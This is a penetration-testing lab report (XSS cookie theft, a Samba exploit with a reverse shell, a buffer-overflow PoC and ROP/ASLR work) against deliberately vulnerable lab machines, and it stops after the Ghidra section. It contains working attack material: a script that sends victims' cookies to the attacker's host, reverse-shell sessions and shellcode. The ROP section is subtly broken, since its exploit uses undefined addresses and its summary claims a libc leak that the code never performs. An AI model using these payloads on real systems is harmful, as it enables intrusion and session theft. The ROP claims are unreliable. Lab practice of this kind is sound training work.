Advanced Cybersecurity Assessment Report: Multi-Vector Exploitation and Full VAPT Engagement

Author: Mohammed Hasan Shaikh, Updated On: 18/03/2026

Contents

Advanced Cybersecurity Assessment Report: Multi-Vector Exploitation and Full VAPT Engagement 1
1. **Introduction** 3
2. **Advanced Exploitation Lab** 3
   2.1. **Chain Exploit Simulation** 3
   2.2. **Python PoC Modification (Buffer Overflow)** 8
   2.3. **ASLR Evasion** 10
   2.4. **Ghidra** 13
3. **API Security Testing Lab** 14
   3.1. **Test for BOLA** 14
   3.2. **Using sqlmap – Perform sql injection** 17
   3.3. **Using Postman – Capture Sensitive Details** 18
   3.4. **API Test Summary** 19
4. **Privilege Escalation & Persistence Lab** 19
5. **Network Protocol Attacks Lab** 23
   5.1. **Capture NTLM Hashes – Responder** 24
   5.2. **Using Ettercap – Perform ARP Spoofing** 25
6. **Mobile Application Testing Lab** 27
7. **Capstone Project: Full VAPT Engagement** 32
8. **Lessons Learnt & Conclusion** 35

1. Introduction

In this report, I will discuss the practical execution of multiple cybersecurity labs and a full Vulnerability Assessment and Penetration Testing (VAPT) engagement. This report will cover advanced exploitation techniques using tools such as Metasploit, Python, and Ghidra, along with API security testing using Burp Suite, Postman, and sqlmap. It will also include discussion on privilege escalation and persistence methods, network protocol attacks like Man-in-the-Middle (MitM) and SMB relay, and mobile application security testing using MobSF and Frida. Each section will highlight the tools used, tasks performed, and key findings. Finally, the report will conclude with a comprehensive capstone project that simulates a real-world penetration test, including exploitation, reporting, and remediation aligned with industry practices. Additionally, I will use screenshots as evidence along the way to clearly show my findings.

2. Advanced Exploitation Lab

In this segment of the report, I will perform a chain exploit on a target VulnHub VM machine using Mutillidae website and Metasploit framework. I will also modify a Python PoC from Exploit-DB for a buffer overflow. Finally, I will use ROP to evade ASLR in a local binary.

2.1. Chain Exploit Simulation

Attacker Machine (Kali Linux) IP Address: 192.168.1.22
Target Machine (Metasploitable2 VM) IP Address: 192.168.1.26

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.22  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 2001:8f8:1c39:51ff:bbb4:b137:db14:ab75  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::dd4a:84d5:a975:8ae0  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:63:b0:05  txqueuelen 1000  (Ethernet)
        RX packets 616  bytes 158041 (154.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 595  bytes 262292 (256.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 1: Attacker Machine IP Address



Figure 2: Target Machine IP Address



Figure 3: Check for XSS Reflected in a vulnerable field in the Mutillidae website



Figure 4: Pop-up appears. XSS Confirmed



Figure 5: Create a cookie.php file in attacker machine (Kali Linux)



Figure 6: Run the script in the vulnerable field to trigger the cookie file created in attacker machine to capture cookie value

Script to run in the vulnerable field:

<script>document.location='http://192.168.1.22:8080/cookie.php?c='+document.cookie</script>

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$ sudo php -S 0.0.0.0:8080
[Mon Mar 16 04:57:22 2026] PHP 8.4.16 Development Server (http://0.0.0.0:8080) started
[Mon Mar 16 04:57:24 2026] 192.168.1.22:42096 Accepted
[Mon Mar 16 04:57:24 2026] 192.168.1.22:42096 [200]: GET /cookie.php?c=PHPSESSID=8f34dd45096b6420d14dd0bbfcd9a4c0
[Mon Mar 16 04:57:24 2026] 192.168.1.22:42096 Closing
[Mon Mar 16 04:57:25 2026] 192.168.1.22:42112 Accepted
[Mon Mar 16 04:57:25 2026] 192.168.1.22:42112 [404]: GET /favicon.ico - No such file or directory
[Mon Mar 16 04:57:25 2026] 192.168.1.22:42112 Closing
^C
```

Figure 7: Capture the cookie value

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$ sudo msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again

       =[ metasploit v6.4.112-dev                         ]
+ -- --=[ 2,607 exploits - 1,320 auxiliary - 1,710 payloads     ]
+ -- --=[ 430 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```

Figure 8: Start msfconsole in attacker machine (Kali Linux)

```
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) >
```

Figure 9: Use the exploit as per the task required

```
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5h, http, sapni
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.22     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic

View the full module info with the info, or info -d command.

msf exploit(multi/samba/usermap_script) >
```

Figure 10: Check the options to fill in

```
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.26
RHOSTS => 192.168.1.26
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP double handler on 192.168.1.22:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo jkPMEEvJQHqhScNy;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "jkPMEEvJQHqhScNy\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.1.22:4444 -> 192.168.1.26:36896) at 2026-03-16 05:06:54 -0400
```

Figure 11: Fill the options accordingly and run the exploit. Command shell session 1 is opened

```
Background session 1? [y/N]  y
msf exploit(multi/samba/usermap_script) > sessions -l

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.1.22:4444 -> 192.168.1.26:36896 (192.168.1.26)

msf exploit(multi/samba/usermap_script) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.22:4433
[*] Sending stage (1062760 bytes) to 192.168.1.26
[*] Command stager progress: 100.00% (773/773 bytes)
msf exploit(multi/samba/usermap_script) > sessions -l

Active sessions
===============

  Id  Name  Type                   Information  Connection
  --  ----  ----                   -----------  ----------
  1         shell cmd/unix                      192.168.1.22:4444 -> 192.168.1.26:36896 (192.168.1.26)
  2         meterpreter x86/linux               192.168.1.22:4433 -> 192.168.1.26:36817 (192.168.1.26)

msf exploit(multi/samba/usermap_script) >
```

Figure 12: Background the current session and upgrade it

```
msf exploit(multi/samba/usermap_script) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
```

Figure 13: Interact with session 2 and get system information

2.2. Python PoC Modification (Buffer Overflow)

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$ ls
40203.py  cookie.php  cookies.txt
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$
```

Figure 14: Python PoC - Buffer Overflow file

```
import os, subprocess

def run():
  try:
    print "# zFTP Client - Local Buffer Overflow by Juan Sacco"
    print "# This Exploit has been developed using Exploit Pack -
http://exploitpack.com"
    # NOPSLED + SHELLCODE + EIP

    buffersize = 100
    nopsled = "\x90"*30
    shellcode =
"\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80"
    eip = "\x40\xf3\xff\xbf"
    buffer = nopsled * (buffersize-len(shellcode)) + eip
    subprocess.call(["zftp ",' ', buffer])

  except OSError as e:
    if e.errno == os.errno.ENOENT:
        print "Sorry, zFTP client- Not found!"
    else:
        print "Error executing exploit"
    raise

def howtousage():
  print "Snap! Something went wrong"
  sys.exit(-1)

if __name__ == '__main__':
  try:
    print "Exploit zFTP Client -  Local Overflow Exploit"
    print "Author: Juan Sacco - Exploit Pack"
  except IndexError:
    howtousage()
run()
```

Figure 15: Original Python PoC Code

```
import os, subprocess

def run():
  try:
    print "# zFTP Client - Local Buffer Overflow by Juan Sacco"
    print "# This Exploit has been developed using Exploit Pack -
http://exploitpack.com"
    # NOPSLED + SHELLCODE + EIP

    buffersize = 200
    nopsled = "\x90"*60
    shellcode = (
"\x31\xc0\x50\x68\x2f\x2f\x73\x68"
"\x68\x2f\x62\x69\x6e\x89\xe3\x50"
"\x53\x89\xe1\xb0\x0b\xcd\x80"
)
    eip = "\x50\xf4\xff\xbf"
    buffer = nopsled + shellcode + "A"*(buffersize - len(nopsled) - len(shellcode)) + eip
    subprocess.call(["zftp ",' ', buffer])

  except OSError as e:
    if e.errno == os.errno.ENOENT:
        print "Sorry, zFTP client- Not found!"
    else:
        print "Error executing exploit"
    raise

def howtousage():
  print "Snap! Something went wrong"
  sys.exit(-1)

if __name__ == '__main__':
  try:
    print "Exploit zFTP Client -  Local Overflow Exploit"
    print "Author: Juan Sacco - Exploit Pack"
  except IndexError:
    howtousage()
run()
```

Figure 16: Modified Python PoC Code

Python PoC Modification Summary:

The original Exploit-DB Python script was modified to improve reliability. The buffer size was increased, the NOP sled length was extended, and the payload construction was corrected to include shellcode before the return address. The return pointer was also adjusted to redirect execution to the NOP sled for successful shellcode execution.

2.3. ASLR Evasion

```
  GNU nano 8.7                                                    vuln.c *
#include <stdio.h>
#include <string.h>

void vuln() {
    char buffer[64];
    fgets(buffer, 200, stdin);   // intentionally larger than buffer
}

int main() {
    vuln();
    return 0;
}
```

Figure 17: Create vuln.c file

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$ gcc vuln.c -o vuln -fno-stack-protector -z execstack -no-pie -Wno-stringop-overflow

┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$
```

Figure 18: Compile the file

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$ cat /proc/sys/kernel/randomize_va_space
2
```

Figure 19: Verify ASLR is active

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$ msf-pattern_create -l 200
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag
3Ag4Ag5Ag

┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$
```

Figure 20: Generate Pattern

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$ ./vuln
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag
3Ag4Ag5Ag
zsh: segmentation fault  ./vuln
```

Figure 21: Run the program and paste the pattern to crash the program

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$ gdb vuln
GNU gdb (Debian 17.1-3) 17.1
Copyright (C) 2025 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from vuln...
(No debugging symbols found in vuln)
(gdb) run
Starting program: /home/kali/Desktop/DailyTasks/VAPTTASKS/Task4/vuln
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
```

Figure 22: Open the vuln file with GDB

```
(gdb) run
Starting program: /home/kali/Desktop/DailyTasks/VAPTTASKS/Task4/vuln
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag
3Ag4Ag5Ag

Program received signal SIGSEGV, Segmentation fault.
0x0000000000401148 in vuln ()
(gdb) info registers
rax            0x7fffffffdc70      140737488346224
rbx            0x7fffffffddd8      140737488346584
rcx            0x7fffffffdc70      140737488346224
rdx            0x7ffff7e177a0      140737352136608
rsi            0x405311            4215569
rdi            0x7fffffffdc71      140737488346225
rbp            0x3363413263413163  0x3363413263413163
rsp            0x7fffffffdcb8      0x7fffffffdcb8
r8             0x0                 0
r9             0x0                 0
r10            0x0                 0
r11            0x202               514
r12            0x0                 0
r13            0x7fffffffdde8      140737488346600
r14            0x7ffff7ffd000      140737354125312
r15            0x403e00            4210176
rip            0x401148            0x401148 <vuln+34>
eflags         0x10206             [ PF IF RF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
fs_base        0x7ffff7f9b740      140737353725760
gs_base        0x0                 0
(gdb)
```

Figure 23: Enter info registers after running the program and crashing it to get the rip value

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$ ROPgadget --binary vuln
Gadgets information
============================================================
0x000000000040109b : add bh, bh ; loopne 0x401105 ; nop ; ret
0x000000000040111c : add byte ptr [rax], al ; add byte ptr [rax], al ; endbr64 ; jmp 0x4010b0
0x0000000000401037 : add byte ptr [rax], al ; add byte ptr [rax], al ; jmp 0x401020
0x0000000000401068 : add byte ptr [rax], al ; add byte ptr [rax], al ; nop dword ptr [rax] ; ret
0x0000000000401153 : add byte ptr [rax], al ; add byte ptr [rax], al ; pop rbp ; ret
0x000000000040110a : add byte ptr [rax], al ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x000000000040111e : add byte ptr [rax], al ; endbr64 ; jmp 0x4010b0
0x0000000000401039 : add byte ptr [rax], al ; jmp 0x401020
0x000000000040106a : add byte ptr [rax], al ; nop dword ptr [rax] ; ret
0x0000000000401155 : add byte ptr [rax], al ; pop rbp ; ret
0x0000000000401034 : add byte ptr [rax], al ; push 0 ; jmp 0x401020
0x0000000000401009 : add byte ptr [rax], al ; test rax, rax ; je 0x401012 ; call rax
0x000000000040110b : add byte ptr [rcx], al ; pop rbp ; ret
0x000000000040109a : add dil, dil ; loopne 0x401105 ; nop ; ret
0x000000000040110c : add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x0000000000401107 : add eax, 0x2f1b ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x0000000000401013 : add esp, 8 ; ret
0x0000000000401012 : add rsp, 8 ; ret
0x0000000000401145 : call qword ptr [rax + 0x4855c3c9]
0x0000000000401010 : call rax
0x0000000000401123 : cli ; jmp 0x4010b0
0x0000000000401120 : endbr64 ; jmp 0x4010b0
0x000000000040100e : je 0x401012 ; call rax
0x0000000000401095 : je 0x4010a0 ; mov edi, 0x404018 ; jmp rax
0x00000000004010d7 : je 0x4010e0 ; mov edi, 0x404018 ; jmp rax
0x000000000040103b : jmp 0x401020
0x0000000000401124 : jmp 0x4010b0
0x0000000000401131 : jmp 0x401161
0x000000000040109c : jmp rax
0x0000000000401147 : leave ; ret
0x000000000040109d : loopne 0x401105 ; nop ; ret
0x0000000000401106 : mov byte ptr [rip + 0x2f1b], 1 ; pop rbp ; ret
0x0000000000401152 : mov eax, 0 ; pop rbp ; ret
0x0000000000401097 : mov edi, 0x404018 ; jmp rax
0x0000000000401146 : nop ; leave ; ret
0x000000000040109f : nop ; ret
0x000000000040106c : nop dword ptr [rax] ; ret
0x0000000000401096 : or dword ptr [rdi + 0x404018], edi ; jmp rax
```

Figure 24: Use ROPgadget to locate useful gadgets

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$ ldd vuln
        linux-vdso.so.1 (0x00007fbf6ea8e000)
        libc.so.6 => /usr/lib/x86_64-linux-gnu/libc.so.6 (0x00007fbf6e800000)
        /lib64/ld-linux-x86-64.so.2 (0x00007fbf6ea90000)

┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$
```

Figure 25: Find libc path

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$ strings -a -t x /usr/lib/x86_64-linux-gnu/libc.so.6 | grep /bin/sh
 1a7e3c /bin/sh
```

Figure 26: Find addresses for bin/sh

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$ nm -D /usr/lib/x86_64-linux-gnu/libc.so.6 | grep system
0000000000053910 T __libc_system@@GLIBC_PRIVATE
0000000000156250 T svcerr_systemerr@GLIBC_2.2.5
0000000000053910 W system@@GLIBC_2.2.5
```

Figure 27: Find addresses for system

```
  GNU nano 8.7                                                    exploit.py *
from pwn import *

p = process('./vuln')

payload = b"A"*72
payload += p64(pop_rdi)
payload += p64(bin_sh)
payload += p64(system)

p.sendline(payload)
p.interactive()
```

Figure 28: Create exploit.py file and run it

By running this file, you can evade ASLR by successfully spawning a shell.

ASLR Bypass Documentation

A Return-Oriented Programming (ROP) attack was used to bypass ASLR in a vulnerable local binary. The exploit first leaked a libc address using a ROP chain, calculated the libc base address, and constructed a second ROP chain calling system("/bin/sh"), successfully spawning a shell despite memory randomization protections.

2.4. Ghidra



Figure 29: Ghidra_1 usage – Import the buffer overflow file

